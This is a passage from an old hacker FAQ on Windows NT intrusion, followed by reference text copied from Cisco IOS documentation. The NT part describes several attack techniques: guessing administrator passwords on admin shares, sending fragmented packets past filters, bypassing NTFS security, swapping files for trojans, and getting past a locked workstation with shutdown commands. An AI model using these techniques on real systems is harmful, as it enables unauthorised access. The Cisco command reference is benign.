shares are default accounts that cannot be removed. They have a $ at the end of their name. For
example C$ is the administrative share for the C: partition, D$ is the administrative share
for the D: partition. WINNT$ is the root directory of the system files.

By default since logging is not enabled on failed attempts and the administrator doesn't get
locked out from false attempts, you can try and try different

passwords for the administrator
account. You could also try a dictionary attack Once in, you can get at basically anything.

[11.1.5] How do I get around a packet filter-based firewall?

If the target NT box is behind a firewall that is doing packet filtering (which is not considered
firewalling by many folks) and it does not have SP3 loaded it is possible to send it packets
anyway. This involves sending decoy IP packet fragments with specially crafted headers that will
be "reused" by the malicious IP packet fragments. This is due to a problem with the way NT's
TCP/IP stack handles reassembling fragmented packets. As odd as this sounds, example code
exists to prove it works. See the web page at http://www.dataprotect.com/ntfrag for details.

How does it bypass the packet filter? Typically packet filtering only drops the fragmented packet
with the offset of zero in the header. The example source forges the headers to get around this,
and NT happily reassembles what does arrive.

[11.1.6] What is NTFS?

NTFS is the Windows NT special file system. This file system is tightly integrated into Windows
security -- it is what allows access levels to be set from the directory down to individual files within
a directory.

[11.1.7] Are there are vulnerabilities to NTFS and access controls?

Not so much vulnerabilities as there are quirks -- quirks that can be exploited to a certain degree.

For example, let's say the system admin has built a home directory for you on the server, but has
disallowed the construction of directories or files that you wish to make available to the group
Everyone. You are wanting to make this special directory so that you can easily retrieve some
hack tools but you are cut off. However, if the sys admin left you as the owner of the home
directory, you can go in and alter its permissions. This is because as long as you are the owner or
Administrator you still control the file. Oh sure, you may get

a few complaints from the system
when you are doing it, but it can be done.

Since NTFS has security integrated into it, there are not too many ways around it. The main one
requires access to the physical system. Boot up the system on a DOS diskette, and use
NTFSDOS.EXE. It will allow you to access an NTFS volume bypassing security.

The last quirk is that if you have a directory with Full Control instead of RWXDPO permissions,
then you get a hidden permission called File Delete Child. FDC cannot be removed. This means
that all members of the group Everyone can delete any read-only file in the directory. Depending
on what the directory contains, a hacker can replace a file with a trojan.

[11.1.8] How is file and directory security enforced?

Since files and directories are considered objects (same as services), the security is managed at
an "object" level.

An access-control list (ACL) contains information that controls access to an object or controls
auditing of attempts to access an object. It begins with a header contains information pertaining to
the entire ACL, including the revision level, the size of the ACL, and the number of access-control
entries (ACEs) in the list.

After the header is a list of ACEs. Each ACE specifies a trustee, a set of access rights, and flags
that dictate whether the access rights are allowed, denied, or audited for the trustee. A trustee
can be a user account, group account, or a logon account for a service program.

A security descriptor can contain two types of ACLs: a discretionary ACL (DACL) and a system
ACL (SACL).

In a DACL, each ACE specifies the types of access that are allowed or denied for a specified
trustee. An object's owner controls the information in the object's DACL. For example, the owner
of a file can use a DACL to control which users can have access to the file, and which users are

denied access.

If the security descriptor for an object does not have a DACL, the object is not protected and the
system allows all attempts to access the object. However, if an object has a DACL that contains
no ACEs, the DACL does not grant any access rights. In this case, the system denies all attempts
to access the object.

In a SACL, each ACE specifies the types of access attempts by a specified trustee that cause the
system to generate audit records in the system event log. A system administrator controls the
information in the object's SACL. An ACE in a SACL can generate audit records when an access
attempt fails, when it succeeds, or both.

To keep track of the individual object, a Security Identifier (SID) uniquely identify a user or a
group.

A SID contains:

- User and group security descriptors
- 48-bit ID authority
- Revision level
- Variable subauthority values

A privilege is used to control access to a service or object more strictly than is normal with
discretionary access control. Privileges provide access to services rarely needed by most users.
For example, one type of privilege might give access for backups and restorals, another might
allow the system time to be changed.

[11.1.9] Once in, how can I do all that GUI stuff?

The main problem is adjusting NT file security attributes. Some utilities are available with NT that
can be used, but I'd recommend using the NT Command Line Security Utilities. They include:

saveacl.exe - saves file, directory and ownership permissions to a file
restacl.exe - restores file permissions and ownership from a saveacl file
listacl.exe - lists file permissions in human readable format
swapacl.exe - swaps permissions from one user or group to

another
grant.exe   - grants permissions to users/groups on files
revoke.exe   - revokes permissions to users/groups on files
igrant.exe   - grants permisssions to users/groups on
directories
irevoke.exe - revokes permissions to users/groups on
directories
setowner.exe - sets the ownership of files and directories
nu.exe   - 'net use' replacement, shows the drives you're
connected to

The latest version can be found at:

ftp://ftp.netcom.com/pub/wo/woodardk/">ftp://ftp.netcom.com/
pub/wo/woodardk/

[11.2.0] How do I bypass the screen saver?

If a user has locked their local workstation using
CTRL+ALT+DEL, and you can log in as an
administrator, you will have a window of a few seconds where
you will see the user's desktop,
and even manipulate things. This trick works on NT 3.5 and
3.51, unless the latest service pack
has been loaded.

If the service pack has been loaded, but it's still 3.X, try
the following.

 - From another NT workstation, type the following command:

     shutdown \\<target_computer> /t:30

 - This will start a 30 second shutdown on the target and a
Security
   window will pop up.

 - Cancel the shutdown with the following command:

     shutdown \\<target_computer> /a

 - The screen saver will kick back in.

 - Wiggle the mouse on the target. The screen will go blank.

 - Now do a ctrl-alt-del on the target.

 - An NT Security window will appear. Select cancel.

 - You are now at the Program Manager.

[11.2.1] How can tell if its an NT box?

Hopefully it is a web server, and they've simply stated proudly "we're running NT", but don't expect that...

Port scanning will find some. Typically you'll see port 135 open. This is no guarantee it's not Windows 95, however. Using Samba you should be able to connect and query for the existence of HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT and then check \CurrentVersion\CurrentVersion to determine the version running. If guest is enabled, try this first as Everyone has read permissions here by default.

Port 137 is used for running NetBios over IP, and since in the Windows world NetBios is used, certainly you can expect port 137 to be open if IP is anywhere in use around NT.

Another possible indication is checking for port 139. This tells you your target is advertising an SMB resource to share info, but it could be any number of things, such as a Windows 95 machine or even Windows for Workgroups. These may not be entirely out of the question as potential targets, but if you are after NT you will have to use a combination of the aforementioned techniques coupled with some common sense.

To simplify this entire process, Secure Networks Inc. has a freeware utility called NetBios Auditing Tool. This tool's intent is to test NetBios file sharing configurations and passwords on remote systems.

[11.2.2] What exactly does the NetBios Auditing Tool do?

Developed by Secure Networks Inc., it comes in pre-compiled Win32 binary form as well as the complete source code. It is the "SATAN" of NetBios based systems.

Here is a quote from Secure Networks Inc about the product -

"The NetBIOS Auditing Tool (NAT) is designed to explore the NETBIOS file-sharing services offered by the target system. It implements a stepwise

approach to gather information and
attempt to obtain file system-level access as though it were a legitimate local client.

The major steps are as follows:

A UDP status query is sent to the target, which usually elicits a reply containing the Netbios "computer name". This is needed to establish a session. The reply also can contain other information such as the workgroup and account names of the machine's users. This part of the program needs root privilege to listen for replies on UDP port 137, since the reply is usually sent back to UDP port 137 even if the original query came from some different port.

TCP connections are made to the target's Netbios port [139], and session requests using the derived computer name are sent across. Various guesses at the computer name are also used, in case the status query failed or returned incomplete information. If all such attempts to establish a session fail, the host is assumed invulnerable to NETBIOS attacks even if TCP port 139 was reachable.

Provided a connection is established Netbios "protocol levels" are now negotiated across the new connection. This establishes various modes and capabilities the client and server can use with each other, such as password encryption and if the server uses user-level or share-level Security.
The usable protocol level is deliberately limited to LANMAN version 2 in this case, since that protocol is somewhat simpler and uses a smaller password keyspace than NT.

If the server requires further session setup to establish credentials, various defaults are attempted. Completely blank usernames and passwords are often allowed to set up "guest" connections to a server; if this fails then guesses are tried using fairly standard account names such as ADMINISTRATOR, and some of the names returned from the status query. Extensive username/password checking is NOT done at this point, since the aim is just to get the session established, but it should be noted that if this phase is reached at all MANY more guesses can be

attempted and likely without the owner of the target being immediately aware of it.

Once the session is fully set up, transactions are performed to collect more information about the
server including any file system "shares" it offers.

Attempts are then made to connect to all listed file system shares and some potentially unlisted
ones. If the server requires passwords for the shares, defaults are attempted as described above
for session setup. Any successful connections are then explored for writeability and some well-
known file-naming problems [the ".." class of bugs].

If a NETBIOS session can be established at all via TCP port 139, the target is declared
"vulnerable" with the remaining question being to what extent. Information is collected under the
appropriate vulnerability at most of these steps, since any point along the way be blocked by the
Security configurations of the target. Most Microsoft-OS based servers and Unix SAMBA will
yield computer names and share lists, but not allow actual file-sharing connections without
a valid username and/or password. A remote connection to a share is therefore a possibly
serious Security problem, and a connection that allows WRITING to the share almost certainly so.
Printer and other "device" services offered by the server are currently ignored."

If you need more info on NAT, try looking at this web location:

    http://www.secnet.com/ntinfo/ntaudit.html
    http://www.rhino9.org

[12.0.0] Cisco Routers and their configuration

Many many hackers and security professionals alike take routers for granted. Well, I have a news
flash for you, if your routers go down, so does your network. We have included this section to
attempt to educate system administrators on configuring cisco routers. Keep in mind that cisco is
to date, the most widely used and common router. And for good reason, it’s a damn good router.
Kudos to Cisco for making an excellent product. (NOTE: The rhino9 team did not sell, or make a

profit off of this publication in any way, shape or form.) The information below was retrieved from
the Cisco website (www.cisco.com). Copyright 1988-1997 © Cisco Systems Inc.

Many times, routers will not have passwords configured (this is mainly due to ignorant
administrators… HEY.. Hire someone that knows what theyre doing… like a security professional
or a Cisco Engineer…. Geeesh.)

[12.0.1] User Interface Commands
This chapter describes the commands used to enter and exit the various Cisco Internetwork
Operating System (Cisco IOS) configuration command modes. It provides a description of the
help command and help features, lists the command editing keys and functions, and details the
command history feature.
You can abbreviate the syntax of Cisco IOS configuration commands. The software recognizes a
command when you enter enough characters of the command to uniquely identify it.
For user interface task information and examples, see the "Understanding the User Interface"
chapter of the Configuration Fundamentals Configuration Guide.

[12.0.2] disable
To exit privileged EXEC mode and return to user EXEC mode, enter the disable EXEC
command.
disable [level]
Syntax Description
level (Optional) Specifies the user-privilege level.

Note The disable command is associated with privilege level 0. If you configure AAA
authorization for a privilege level greater than 0, this command will not be included in the
command set for that privilege level.

Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
Use this command with the level option to reduce the user-privilege level. If a level is not
specified, it defaults to the user EXEC mode, which is level 1.

Example
In the following example, entering the disable command causes the system to exit privileged
EXEC mode and return to user EXEC mode as indicated by the angle bracket (>):
Router# disable
Router>
Related Command
enable

[12.0.3] editing
To enable enhanced editing mode for a particular line, use the editing line configuration
command. To disable the enhanced editing mode, use the no form of this command.
editing
no editing
Syntax Description
This command has no arguments or keywords.
Default
Enabled
Command Mode
Line configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.

Keys Function
Tab Completes a partial command name entry. When you enter a unique set of characters
and press the Tab key, the system completes the command name. If you enter a set of
characters that could indicate more than one command, the system beeps to indicate an error.
Enter a question mark (?) immediately following the partial command (no space). The system
provides a list of commands that begin with that string.
Delete or Backspace Erases the character to the left of the cursor.
Return At the command line, pressing the Return key performs the function of processing a
command. At the "---More---" prompt on a terminal screen, pressing the Return key scrolls down
a line.
Space Bar Allows you to see more output on the terminal screen. Press the space bar when
you see the line "---More---" on the screen to display the next screen.
Left Arrow Moves the cursor one character to the left. When you enter a command that
extends beyond a single line, you can press the Left Arrow key

repeatedly to scroll back toward
the system prompt and verify the beginning of the command entry.
Right Arrow1 Moves the cursor one character to the right.

Up Arrow1 or Ctrl-P Recalls commands in the history buffer, beginning with the most recent
command. Repeat the key sequence to recall successively older commands.
Down Arrow1 or
Ctrl-N Return to more recent commands in the history buffer after recalling commands with the
Up Arrow or Ctrl-P. Repeat the key sequence to recall successively more recent commands.
Ctrl-A Moves the cursor to the beginning of the line.
Ctrl-B Moves the cursor back one character.
Ctrl-D Deletes the character at the cursor.
Ctrl-E Moves the cursor to the end of the command line.
Ctrl-F Moves the cursor forward one character.
Ctrl-K Deletes all characters from the cursor to the end of the command line.
Ctrl-L and Ctrl-R Redisplays the system prompt and command line.
Ctrl-T Transposes the character to the left of the cursor with the character located at the cursor.

Ctrl-U and Ctrl-X Deletes all characters from the cursor back to the beginning of the
command line.
Ctrl-V and Esc Q Inserts a code to indicate to the system that the keystroke immediately
following should be treated as a command entry, not as an editing key.
Ctrl-W Deletes the word to the left of the cursor.
Ctrl-Y Recalls the most recent entry in the delete buffer. The delete buffer contains the last ten
items you have deleted or cut. Ctrl-Y can be used in conjunction with Esc Y.
Ctrl-Z Ends configuration mode and returns you to the EXEC prompt.
Esc B Moves the cursor back one word.
Esc C Capitalizes the word from the cursor to the end of the word.
Esc D Deletes from the cursor to the end of the word.
Esc F Moves the cursor forward one word.
Esc L Changes the word to lowercase at the cursor to the end of the word.
Esc U Capitalizes from the cursor to the end of the word.

Esc Y Recalls the next buffer entry. The buffer contains

the last ten items you have deleted.
Press Ctrl-Y first to recall the most recent entry. Then press Esc Y up to nine times to recall the
remaining entries in the buffer. If you bypass an entry, continue to press Esc Y to cycle back to it.

The arrow keys function only with ANSI-compatible terminals.

Key Function
Delete or Backspace Erases the character to the left of the cursor.
Ctrl-W Erases a word.
Ctrl-U Erases a line.
Ctrl-R Redisplays a line.
Ctrl-Z Ends configuration mode and returns to the EXEC prompt.
Return Executes single-line commands.
Example
In the following example, enhanced editing mode is disabled on line 3:
line 3
no editing
Related Command
A dagger (†) indicates that the command is documented outside this chapter.
terminal editing †

[12.0.4] enable
To enter privileged EXEC mode, use the enable EXEC command.
enable [level]
Syntax Description
level (Optional) Privileged level on which to log in.

Note The enable command is associated with privilege level 0. If you configure AAA
authorization for a privilege level greater than 0, this command will not be included in the
command set for that privilege level.

Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
Because many of the privileged commands set operating parameters, privileged access should
be password-protected to prevent unauthorized use. If the system administrator has set a
password with the enable password global configuration command, you are prompted to enter it

before being allowed access to privileged EXEC mode. The password is case sensitive.
If an enable password has not been set, enable mode only can be accessed from the router
console. If a level is not specified, it defaults to the privileged EXEC mode, which is level 15.
Example
In the following example, the user enters the enable command and is prompted to enter a
password. The password is not displayed on the screen. After the user enters the correct
password, the system enters privileged command mode as indicated by the pound sign (#).

```
Router> enable
Password:
Router#
```

Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
disable
enable password †

[12.0.5] end
To exit configuration mode, or any of the configuration submodes, use the end global
configuration command.
end
Syntax Description
This command has no arguments or keywords.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
You can also press Ctrl-Z to exit configuration mode.
Example
In the following example, the name is changed to george using the hostname global
configuration command. Entering the end command causes the system to exit configuration
mode and return to EXEC mode.

```
Router(config)# hostname george
george(config)# end
george#
```

Related Command
A dagger (†) indicates that the command is documented outside this chapter.
hostname †

[12.0.6] exit
To exit any configuration mode or close an active terminal session and terminate the EXEC, use the exit command at the system prompt.
exit
Syntax Description
This command has no arguments or keywords.
Command Mode
Available in all command modes.
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
Use the exit command at the EXEC levels to exit the EXEC mode. Use the exit command at the configuration level to return to privileged EXEC mode. Use the exit command in interface, line, router, IPX-router, and route-map command modes to return to global configuration mode. Use the exit command in subinterface configuration mode to return to interface configuration mode.
You also can press Ctrl-Z, or use the end command, from any configuration mode to return to privileged EXEC mode.

Note The exit command is associated with privilege level 0. If you configure AAA authorization for a privilege level greater than 0, this command will not be included in the command set for that privilege level.

Examples
In the following example, the user exits subinterface configuration mode to return to interface configuration mode:
Router(config-subif)# exit
Router(config-if)#
The following example shows how to exit an active session.
Router> exit
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
disconnect †
end
logout †

[12.0.7] full-help
To get help for the full set of user-level commands, use the full-help command.
full-help
Syntax Description

This command has no arguments or keywords.
Default
Disabled
Command Mode
Available in all command modes.
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
The full-help command enables (or disables) an unprivileged user to see all of the help
messages available. It is used with the show? command.
Example
The following example is output for show? with full-help disabled:

```
Router>     show ?
clock            Display the system clock
history      Display the session command history
hosts          IP domain-name, lookup style, nameservers, and
host table
sessions     Information about Telnet connections
terminal     Display terminal configuration parameters
users        Display information about terminal lines
version      System hardware and software status
```

Related Command
help

[12.0.8] help
To display a brief description of the help system, enter the help command.
help
Syntax Description
This command has no arguments or keywords.
Command Mode
Available in all command modes.
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
The help command provides a brief description of the context-sensitive help system.
? To list all commands available for a particular command mode, enter a question mark (?)
at the system prompt.
?
? To obtain a list of commands that begin with a particular character string, enter the
abbreviated command entry immediately followed by a question mark (?). This form of
help is called word help, because it lists only the keywords or arguments that begin with
the abbreviation you entered.
?
? To list a command's associated keywords or arguments, enter

a question mark (?) in
place of a keyword or argument on the command line. This form of help is called
command syntax help, because it lists the keywords or arguments that apply based on
the command, keywords, and arguments you have already entered.

Note The help command is associated with privilege level 0. If you configure AAA authorization
for a privilege level greater than 0, this command will not be included in the command set for that
privilege level.

Examples
Enter the help command for a brief description of the help system:
Router# help
Help may be requested at any point in a command by entering
a question mark '?'. If nothing matches, the help list will
be empty and you must backup until entering a '?' shows the available options.
Two styles of help are provided:
1. Full help is available when you are ready to enter a
   command argument (e.g. 'show ?') and describes each possible
   argument.
2. Partial help is provided when an abbreviated argument is entered
   and you want to know what arguments match the input
   (e.g. 'show pr?'.)
The following example shows how to use word help to display all the privileged EXEC commands
that begin with the letters "co":

```
Router# co?
configure  connect  copy
```

The following example shows how to use command syntax help to display the next argument of a
partially complete access-list command. One option is to add a wildcard mask. The <cr> symbol
indicates that the other option is to press Return to execute the command.

```
Router(config)# access-list 99 deny 131.108.134.234 ?
  A.B.C.D  Mask of bits to ignore
<cr>
```

Related Command
full-help

[12.0.9] history

To enable the command history function, or to change the command history buffer size for a
particular line, use the history line configuration command. To disable the command history
feature, use the no form of this command.
history [size number-of-lines]
no history [size number-of-lines]
Syntax Description
size number-of-lines (Optional) Specifies the number of command lines that the system will
record in its history buffer. The range is 0 to 256.
Default
10 lines
Command Mode
Line configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
The history command without the size keyword and the number-of-lines argument enables the
history function with the last buffer size specified or with the default of 10 lines, if there was not a
prior setting.
The no history command without the size keyword and the number-of lines argument disables
the history feature but remembers the buffer size if it was something other than the default. The
no history size command resets the buffer size to 10.

Note The history size command only sets the size of the buffer; it does not reenable the history
feature. If the no history command is used, the history command must be used to reenable this
feature.

The command history feature provides a record of EXEC commands that you have entered. This
feature is particularly useful for recalling long or complex commands or entries, including access
lists.

Key Functions
Ctrl-P or Up Arrow Recalls commands in the history buffer in a backward sequence, beginning
with the most recent command. Repeat the key sequence to recall successively older commands.

Ctrl-N or Down Arrow1 Returns to more recent commands in the history buffer after recalling
commands with Ctrl-P or the Up Arrow. Repeat the key sequence to recall successively more

recent commands.

1 The arrow keys function only with ANSI-compatible terminals such as VT100s.
Example
In the following example, line 4 is configured with a history buffer size of 35 lines:
line 4
history size 35
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
show history
terminal history size †

[12.1.0] ip http access-class
To assign an access-list to the http server used by the Cisco IOS ClickStart software or the Cisco
Web browser interface, use the ip http access-class global configuration command. To remove
the assigned access list, use the no form of this command.
ip http access-class {access-list-number | name}
no ip http access-class {access-list-number | name}
Syntax Description
access-list-number Standard IP access list number in the range 0 to 99, as configured by the
access-list (standard) command.
name Name of a standard IP access list, as configured by the ip access-list command.
Default
There is no access list applied to the http server.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.2.
If this command is configured, the specified access list is assigned to the http server. Before the
http server accepts a connection, it checks the access list. If the check fails, the http server does
not accept the request for a connection.
Example
The following command assigns the access list named marketing to the http server:
ip http access-class marketing
ip access-list standard marketing
 permit 192.5.34.0 0.0.0.255
 permit 128.88.0.0 0.0.255.255
 permit 36.0.0.0 0.255.255.255
! (Note: all other access implicitly denied)

Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
ip access-list †
ip http server

[12.1.1] ip http port
To specify the port to be used by the Cisco IOS ClickStart software or the Cisco Web browser interface, use the ip http port global configuration command. To use the default port, use the no form of this command.
ip http port number
no ip http port
Syntax Description
number Port number for use by ClickStart or the Cisco Web browser interface. The default is 80.
Default
80
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.2.
Use this command if ClickStart or the Cisco Web browser interface cannot use port 80.
Example
The following command configures the router so that you can use ClickStart or the Cisco Web browser interface via port 60:
ip http server
ip http port 60
Related Command
ip http server

[12.1.2] ip http server
To enable a Cisco 1003, Cisco 1004, or Cisco 1005 router to be configured from a browser using the Cisco IOS ClickStart software, and to enable any router to be monitored or have its configuration modified from a browser using the Cisco Web browser interface, use the ip http server global configuration command. To disable this feature, use the no form of this command.
ip http server
no ip http server
Syntax Description
This command has no arguments or keywords.
Default
This feature is enabled on Cisco 1003, Cisco 1004, and Cisco

1005 routers that have not yet
been configured. For Cisco 1003, Cisco 1004, and Cisco 1005 routers that have already been
configured, and for all other routers, this feature is disabled.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 11.2.
Example
The following command configures the router so that you can use the Cisco Web browser
interface to issue commands to it:
ip http server
Related Commands
ip http access-class
ip http port

[12.1.3] menu (EXEC)
Use the menu EXEC command to invoke a user menu.
menu name
Syntax Description
name The configuration name of the menu.
Command Mode
User EXEC mode or privileged EXEC mode
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
A menu can be invoked at either the user or privileged EXEC level, but if an item in the menu
contains a privileged EXEC command, the user must be logged in at the privileged level for the
command to succeed.
Example
The following example shows how to invoke the menu named Access1:
menu Access1

[12.1.4] menu (global)
Use the menu global configuration command with the appropriate keyword to specify menu-
display options. Use the no form of the global configuration command to delete a specified, or
named, menu from the configuration.
menu name [clear-screen | line-mode | single-space | status-line]
no menu name
Syntax Description
name The configuration name of the menu.
clear-screen (Optional) Clears the terminal screen before displaying a menu.

line-mode (Optional) In a menu of nine or fewer items, you ordinarily select a menu item by entering the item number. In line mode, you select a menu entry by entering the item number and pressing Return. Line mode allows you to backspace over the selected number and enter another number before pressing Return to execute the command. This option is activated automatically when more than nine menu items are defined but also can be configured explicitly for menus of nine or fewer items.

single-space (Optional) Displays menu items single-spaced rather than double-spaced. This option is activated automatically when more than nine menu items are defined but also can be configured explicitly for menus of nine or fewer items.

status-line (Optional) Displays a line of status information about the current user.

Command Mode

Global configuration

Usage Guidelines

This command first appeared in Cisco IOS Release 10.0.

The clear-screen option uses a terminal-independent mechanism based on termcap entries defined in the router and the terminal type configured for the user's terminal. The clear-screen option allows the same menu to be used on multiple types of terminals instead of having terminal-specific strings embedded within menu titles. If the termcap entry does not contain a clear string, the menu system enters 24 newlines, causing all existing text to scroll off the top of the terminal screen.

The status-line option displays the status information at the top of the screen before the menu title is displayed. This status line includes the router's host name, the user's line number, and the current terminal type and keymap type (if any).

A menu can be activated at the user EXEC level or at the privileged EXEC level, depending upon whether the given menu contains menu entries using privileged commands.

When a particular line should always display a menu, that line can be configured with an autocommand configuration command. The menu should not contain any exit paths that leave users in an unfamiliar interface environment.

Menus can be run on a per-user basis by defining a similar autocommand for that local username.

Examples
The following example shows how to invoke the menu named Access1:
menu Access1
The following example shows how to display the status information using the status-line option
for the menu named Access1:
menu Access1 status-line
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
menu command †
menu text
menu title
resume †

[12.1.5] menu command
Use the menu command global configuration command to specify underlying commands for
user interface menus.
menu name command number
Syntax Description
name The configuration name of the menu. You can specify a maximum of 20 characters.
number The selection number associated with the menu entry. This number is displayed
to the left of the menu entry. You can specify a maximum of 18 menu entries. When the tenth
item is added to the menu, the line-mode and single-space options are activated automatically.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
The menu command and menu text commands define a menu entry. These commands must
use the same menu name and menu selection number.
The menu command has a special option, menu-exit, that is available only within menus. It is
used to exit a submenu and return to the previous menu level or exit the menu altogether and
return to the EXEC command prompt.
You can create submenus that are opened by selecting a higher-level menu entry. Use the menu
command to invoke a menu as the command in a line specifying a higher-level menu entry.

Note If you nest too many levels of menus, the system prints an error message on the terminal

and returns to the previous menu level.

When a menu allows connections (their normal use), the command for an entry activating the
connection should contain a resume command, or the line should be configured to prevent users
from escaping their sessions with the escape-char none command. Otherwise, when they
escape from a connection and return to the menu, there will be no way to resume the session and
it will sit idle until the user logs off.
Specifying the resume command as the action that is performed for a selected menu entry
permits a user to resume a named connection or connect using the specified name, if there is no
active connection by that name. As an option, you can also supply the connect string needed to
connect initially. When you do not supply this connect string, the command uses the specified
connection name.
You can also use the resume/next command, which resumes the next connection in the user's
list of connections. This function allows you to create a single menu entry that steps through all of
the user's connections.
Refer to the Access Services Configuration Guide for more information on the menu command.
Example
The following example shows how to specify the commands to be executed when a user enters
the selection number associated with the menu entry for the menu named Access1:
menu Access1 command 1 tn3270 vms.cisco.com
menu Access1 command 2 rlogin unix.cisco.com
menu Access1 command 3 menu-exit
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
menu (global) †
menu text
menu title
resume †

[12.1.6] menu text
Use the menu text global configuration command to specify the text of a menu item in a user
interface menu.
menu name text number
Syntax Description

name The configuration name of the menu. You can specify a maximum of 20 characters.
number The selection number associated with the menu item. This number is displayed
to the left of the menu item. You can specify a maximum of 18 menu items. When the tenth item
is added to the menu, the line-mode and single-space options are activated automatically.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
The menu text command and the menu command define a menu item. These commands must
use the same menu name and menu selection number.
You can specify a maximum of 18 items in a menu.
Example
The following example shows how to specify the descriptive text for the three entries in the menu
Access1:
menu Access1 text 1 IBM Information Systems
menu Access1 text 2 UNIX Internet Access
menu Access1 text 3 Exit menu system
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
menu (global)
menu command
menu title
resume †

[12.1.7] menu title
Use the menu title global configuration command to create a title, or banner, for a user menu.
menu name title delimiter
Syntax Description
name The configuration name of the menu. You can specify a maximum of 20 characters.
delimiter Characters that mark the beginning and end of a title. Text delimiters are
characters that do not ordinarily appear within the text of a title, such as slash (/), double quote
("), and tilde (~). Ctrl-C is reserved for special use and should not be used in the text of the title.
Command Mode
Global configuration
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
The menu title command must use the same menu name used with

the menu text and menu
command commands used to create a menu.
You can position the title of the menu horizontally by preceding the title text with blank characters.
You can also add lines of space above and below the title by pressing Return.
Follow the title keyword with one or more blank characters and a delimiting character of your
choice. Then enter one or more lines of text, ending the title with the same delimiting character.
You cannot use the delimiting character within the text of the message.
When you are configuring from a terminal and are attempting to include special control
characters, such as a screen-clearing string, you must use Ctrl-V before the special control
characters so that they are accepted as part of the title string. The string ^[[H^[[J is an escape
string used by many VT100-compatible terminals to clear the screen. To use a special string, you
must enter Ctrl-V before each escape character.
You also can use the clear-screen option of the menu command to clear the screen before
displaying menus and submenus, instead of embedding a terminal-specific string in the menu
title. The clear-screen option allows the same menu to be used on different types of terminals.
Example
The following example specifies the title that will be displayed when the menu Access1 is
invoked:

```
cs101(config)# menu Access1 title /^[[H^[[J
               Welcome to Access1 Internet Services

                  Type a number to select an option;
                           Type 9 to exit the menu.
```

Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
menu (global)
menu command
menu text
resume †

[12.1.8] show history
To list the commands you have entered in the current EXEC session, use the show history
EXEC command.
show history

Syntax Description
This command has no arguments or keywords.
Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.
The command history feature provides a record of EXEC commands you have entered. The
number of commands that the history buffer will record is determined by the history size line
configuration command or the terminal history size EXEC command.

Key Function
Ctrl-P or Up Arrow Recalls commands in the history buffer in a backward sequence,
beginning with the most recent command. Repeat the key sequence to recall successively older
commands.
Ctrl-N or Down Arrow Returns to more recent commands in the history buffer after recalling
commands with Ctrl-P or the Up Arrow. Repeat the key sequence to recall successively more
recent commands.
Sample Display
The following is sample output from the show history command, which lists the commands the
user has entered in EXEC mode for this session:
```
Router# show history
  help
  where
  show hosts
  show history
Router#
```
Related Commands
A dagger (†) indicates that the command is documented outside this chapter.
history size
terminal history size†

[12.1.9] terminal editing
To enable the enhanced editing mode on the local line, use the terminal editing EXEC
command. To disable the enhanced editing mode on the current line, use the no form of this
command.
terminal editing
terminal no editing
Syntax Description

This command has no arguments or keywords.
Default
Enabled
Command Mode
EXEC
Usage Guidelines
This command first appeared in Cisco IOS Release 10.0.

Keys	Function
Tab	Completes a partial command name entry. When you enter a unique set of characters and press the Tab key, the system completes the command name. If you enter a set of characters that could indicate more than one command, the system beeps to indicate an error. Enter a question mark (?) immediately following the partial command (no space). The system provides a list of commands that begin with that string.
Delete or Backspace	Erases the character to the left of the cursor.
Return	At the command line, pressing the Return key performs the function of processing, or carrying out, a command. At the " ---More--- " prompt on a terminal screen, pressing the Return key scrolls down a line.
Space Bar	Scrolls down a page on the terminal screen. Press the space bar when you see the line " ---More--- " on the screen to display the next screen.
Left arrow	Moves the cursor one character to the left. When you enter a command that extends beyond a single line, you can continue to press the left arrow key at any time to scroll back toward the system prompt and verify the beginning of the command entry.
Right arrow1	Moves the cursor one character to the right.
Up arrow1 or Ctrl-P	Recalls commands in the history buffer, beginning with the most recent command. Repeat the key sequence to recall successively older commands.
Down arrow1 or Ctrl-N	Return to more recent commands in the history buffer after recalling commands with the Up arrow or Ctrl-P. Repeat the key sequence to recall successively more recent commands.
Ctrl-A	Moves the cursor to the beginning of the line.
Ctrl-B	Moves the cursor back one character.
Ctrl-D	Deletes the character at the cursor.
Ctrl-E	Moves the cursor to the end of the command line.

Ctrl-F Moves the cursor forward one character.
Ctrl-K Deletes all characters from the cursor to the end of the command line.
Ctrl-L and Ctrl-R Redisplays the system prompt and command line.
Ctrl-T Transposes the character to the left of the cursor with the character located at the cursor.

Ctrl-U and Ctrl-X Deletes all characters from the cursor back to the beginning of the
command line.
Ctrl-V and Esc Q Inserts a code to indicate to the system that the key stroke immediately
following should be treated as a command entry, not as an editing key.
Ctrl-W Deletes the word to the left of the cursor.
Ctrl-Y Recalls the most recent entry in the delete buffer. The delete buffer contains the last ten
items you have deleted or cut. Ctrl-Y can be used in conjunction with Esc Y.
Ctrl-Z Ends configuration mode and returns you to the EXEC prompt.
Esc B Moves the cursor back one word.
Esc C Capitalizes the word at the cursor.
Esc D Deletes from the cursor to the end of the word.
Esc F Moves the cursor forward one word.
Esc L Changes the word at the cursor to lowercase.
Esc U Capitalizes from the cursor to the end of the word.

